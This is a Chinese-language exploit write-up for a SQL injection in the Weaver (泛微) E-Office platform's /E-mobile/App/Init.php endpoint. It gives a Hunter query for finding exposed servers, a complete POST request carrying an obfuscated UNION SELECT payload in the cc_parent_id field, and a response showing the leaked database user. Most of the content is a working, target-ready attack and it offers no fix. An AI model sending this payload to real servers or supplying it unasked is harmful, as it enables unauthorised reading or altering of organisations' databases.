
F8-4泛微-E-Office-SQL

漏洞描述：

泛微 E-Office 协同办公平台/E-mobile/App/Init.php接口存在SQL注入漏洞，攻击者可利用该漏洞执行任意SQL语句，进行增、删、改、查等数据库操作，造成数据库敏感数据信息泄露或被篡改

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="泛微 e-office OA"


漏洞复现：

payload：

```
POST /E-mobile/App/Init.php?m=getSelectList_Crm HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: LOGIN_LANG=cn; PHPSESSID=3005e422d8ad228271b06c365f6d2987
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

cc_parent_id=-999 /*!50000union*/ /*!50000select*/ 1,user()#
```

效果图:



```
POST /E-mobile/App/Init.php?m=getSelectList_Crm HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: LOGIN_LANG=cn; PHPSESSID=3005e422d8ad228271b06c365f6d2987
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

cc_parent_id=-999 /*!50000union*/ /*!50000select*/ 1,user()#
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Oct 2023 14:27:51 GMT
Server: Apache/2.0.47 (Win32) PHP/5.2.5
X-Powered-By: PHP/5.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
Pragma: no-cache
Content-Length: 45
Connection: close
Content-Type: text/html; charset=utf-8

[{"CC_NAME":"1","CC_VALUE":"root@localhost"}]
```